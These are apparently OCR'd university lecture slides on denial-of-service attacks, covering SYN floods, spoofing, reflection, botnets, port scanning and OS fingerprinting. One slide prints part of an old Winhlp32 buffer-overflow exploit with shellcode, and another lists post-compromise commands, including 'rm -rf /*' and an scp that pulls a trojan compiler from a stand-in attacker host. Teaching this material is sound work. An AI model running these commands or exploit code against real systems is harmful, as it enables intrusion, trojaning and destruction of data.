
- Each SYN creates one half-open connection
- Half-open connections take minutes to time-out
- Servers have finite connection tables
- Perpetrator would be easily caught (Source IP)
  - Unless SourceIP is spoofed
- See: CERT Advisory CA-1996-21
  - http://www.cert.org/advisories/CA-1996-21.html



100 SYN packets per second fits in 56 Kbps

Graphics from http://grc.com/dos/drdos.htm

Spoofed IP Address



The SYN/ACK is delivered to the fake (spoofed) IP Address.
The attacker doesn't see it, and doesn't care. (Backscatter)

Graphics from http://grc.com/dos/drdos.htm

Example SYN Flood Attacks

- February 2000
  - Victims included CNN, eBay, Yahoo, Amazon
  - Attackers (allegedly) used simple, readily available tools (script-kiddies)
  - Law enforcement unable (unwilling?) to help
    - Under-age perpetrators have blanket immunity

- October 2002
  - Root DNS servers
  - 9 of 13 servers brought down

WANTED
BY THE FBI

COMPUTER INTRUSION

SAAD ECHOUAFNI



CAUTION

Saad Echouafni, head of a satellite communications company, is wanted in Los Angeles, California for allegedly hiring computer hackers to launch attacks against his company's competitors. On August 25, 2004, Echouafni was indicted by a federal grand jury in Los Angeles in connection with the first successful investigation of a large-scale distributed denial of service attack (DDOS) used for a commercial purpose in the United States. In a DDOS, a multitude of compromised systems attack a single target causing a sustained denial of service for its customers. The investigation, codenamed Operation Cyberslam, was initiated in 2003 when a large-digital video recorder vendor based in Los Angeles reported a series of crippling denial of service attacks that effectively halted its business for nearly two weeks. That business, as well as others both private and government in the United States, were temporarily disrupted by these attacks which resulted in losses ranging from $200,000 to over $1 million.

SHOULD BE CONSIDERED ARMED AND DANGEROUS

Attack #2: Distributed DoS

- Rather than filling connection table, fill all available bandwidth
- Infect innocent bystanders (zombies)
- Zombies listen (e.g. on IRC channel) for attack command (or simply attack at will)
- Attacker need not have high bandwidth connection




Typical Program: EvilGoat EvilBot

Graphics from http://grc.com/dos/drdos.htm

Example Distributed DOS Attack

- 6 attacks on 5 different days
- One attack lasted for 17 hours
- 474 infected windows PC as zombies
- 2.4 billion malicious packets

Legitimate throughput




Time

Graphics from http://grc.com/dos/grcdos.htm

Flood-based Distributed DoS Attacks

- Coordinate zombies to attack with big packets
- Use up “last-hop” bandwidth
- “Last-hop” router discards packets indiscriminately
- Zombies need not spoof addresses




Graphics from http://grc.com/dos/drdos.htm

Recent Twist - Reflection

- Many routers accept connections on port 179 (Border Gateway Protocol)
  - Although any big server and any port it listens on will work
- Send a SYN to a server, claiming it came from the victim
- The server will send a SYN/ACK to the victim
  - And then re-transmit several times before giving up (typically about 4X)

Reflection Mechanism



Graphics from http://grc.com/dos/drdos.htm


Mounting a DDoS Attack

Build base of attack bots,
then trigger all bots to attack

- Exploration
  - Network mapping, remote OS identification, remote service identification
- Gain root access on a vulnerable box
  - Exploit remote root vulnerability
  - Exploit remote non-root vulnerability, then local root vulnerability
- Installing IRC bot
- Launching the DDOS attack

Exploration

- Port Scanning
  - Find machines with active services listening on ports
    - Open ports
  - Reveals running machines
  - Reveals vulnerable services
- Nmap
  - http://www.insecure.org/nmap/
  - Portscans, OS fingerprinting



Graphic from grc.com

Port Scanning

- Locate exploitable machines
  - Horizontal scan
  - Scan same port across multiple machines
  - Idea: attacker has an exploit for particular service

ssh (port 22)

```
cecil.cs.wisc.edu (128.105.175.17): open
bobby.cs.wisc.edu (128.105.175.18): closed
ross.cs.wisc.edu  (128.105.175.19): closed
joyce.cs.wisc.edu (128.105.175.20): open
```


Port Scanning

- Locate exploitable service
  - Vertical scan
  - Scan multiple ports on single machine
  - Idea: looking for vulnerable service on specific box


```
e3-16.foundry2.cs.wisc.edu (128.105.100.247):
23/tcp      open        telnet
25/tcp      filtered    smtp
111/tcp     filtered    sunrpc
515/tcp     filtered    printer
```

Half-Open SYN Scan

Open port:



Closed port:




Graphics from grc.com

Stealth Scans

- Attempt to avoid server logging
- Send invalid TCP packets
- SYNFIN scan
- XMAS scan
- FIN scan
  - Windows is not susceptible to this scan because its network stack is broken (surprise)
- Null scan

Stealth Scans



Ident Scans

- Identify services running as root

crash10.cs.wisc.edu:

Port	State	Service	Owner
23/tcp	open	telnet	root
25/tcp	open	smtp	root
79/tcp	open	finger	root
80/tcp	open	http	apache
111/tcp	open	sunrpc	rpc
113/tcp	open	auth	nobody

OS Fingerprinting

- Identification of the operating system running on a remote machine
- Different kernels perform differently
  - TCP options
  - Initial sequence number
  - ICMP error messages
  - IP fragment overlap

```
openbsd.org: Solaris 2.6
```

Mounting a DDoS Attack

Build base of attack bots,
then trigger all bots to attack

- Exploration
  - Network mapping, remote OS identification, remote service identification
- Gain root access on a vulnerable box
  - Exploit remote root vulnerability
  - Exploit remote non-root vulnerability, then local root vulnerability
- Installing IRC bot
- Launching the DDOS attack

Rooting a Box

- Exploit known vulnerability in remote service
- Result: remote root shell
- Exploits commonly posted online for free download

- Stay tuned: more details next Thursday!

```
#include <stdio.h>
#include <windows.h>
#include <string.h>

int main(void)
{
 char eip[5]="\xE5\x27\xF3\x77";
 char
```

```
ExploitCode[200]="\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90\x90\x90\x55\x8B\xEC\x33\xC0\x50\x50\x50\xC6\x45\xF4\x4D\xC6\x
45\xF5\x53\xC6\x45\xF6\x56\xC6\x45\xF7\x43\xC6\x45\xF8\x52\xC6\x45\xF9\x54\x
C6\x45\xFA\x2E\xC6\x45\xFB\x44\xC6\x45\xFC\x4C\xC6\x45\xFD\x4C\xBA\x1A\x38\x
F1\x77\x52\x8D\x45\xF4\x50\xFF\x55\xF0\x55\x8B\xEC\x33\xFF\x57\xC6\x45\xFC\x
41\xC6\x45\xFD\x44\xC6\x45\xFE\x44\xB8\xE1\xE1\xA0\x77\x50\x8D\x45\xFC\x50\x
FF\x55\xF8\x55\x8B\xEC\xBA\xBA\x5B\x9F\x77\x52\x33\xC0\x50\xFF\x55\xFC";
```

```
 FILE *fd;
 printf("\n\n*****************************************************\n");
 printf("* WINHLPADD exploits a buffer overrun in Winhlp32.exe *\n");
 printf("*   This version runs on Service Pack 4 machines and  *\n");
 printf("*       assumes a msvcrt.dll version of 4.00.6201     *\n");
 printf("*                                                     *\n");
 printf("* (C) David Litchfield (mnemonix@globalnet.co.uk) '99 *\n");
 printf("*****************************************************\n\n");

 fd = fopen("wordpad.cnt", "r");
```


[Remainder of code omitted]

Now What?

- "If I were root on someone else's box, I would _____."
  - rm –rf /*
  - scp evil@attacker.net:/trojan/gcc /bin/gcc
  - useradd blackhat
  - passwd
  - echo 0wn3d >! /apache/html/index.html
  - install a spam zombie
  - store mp3 & mpeg files on their disk space

Now What?

- Our attacker uploads IRC bot
  - Builds bot network
  - Bot process starts when OS boots
  - Sends message to private IRC channel indicating that it is active
  - Passively listens to channel for attack command



Graphic from grc.com

project.botfire - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Search Favorites Media

Address http://botfire.net/bots.php Go Links

LAST UPDATED
January 17 , 2003

PROJECT BOTFIRE

THE STAFF
THE CONCEPT
THE BOTS
ver.3

16 bots currently in database.

Currently displaying 1 - 10

Bot Name	Filename	Type
Arial	arial	Trojan
DataSpyNetworkX 5.0	dnsxclient.exe	Trojan IRC
DMSetup	DMSETUP.EXE	Worm
evilbot	evilbot.exe	DDoS IRC Zombie
GT.daredevil	-unknown-	DDoS IRC Zombie
Havoc v4	Bleem!.exe	Trojan
Havoc v5	r5b2.zip	trojan
IDBot	IDbot infector.mrc, IDbot.mrc, cool.mrc	Trojan IRC Zombie
Intranet.GT	viedocds.exe	DDoS IRC-Flood (the whole shebang)
Life Stages	Life_stages.txt.shs	worm

> >>

Internet


Mounting a DDoS Attack

Build base of attack bots,
then trigger all bots to attack

- Exploration
  - Network mapping, remote OS identification, remote service identification
- Gain root access on a vulnerable box
  - Exploit remote root vulnerability
  - Exploit remote non-root vulnerability, then local root vulnerability
- Installing IRC bot
- Launching the DDOS attack

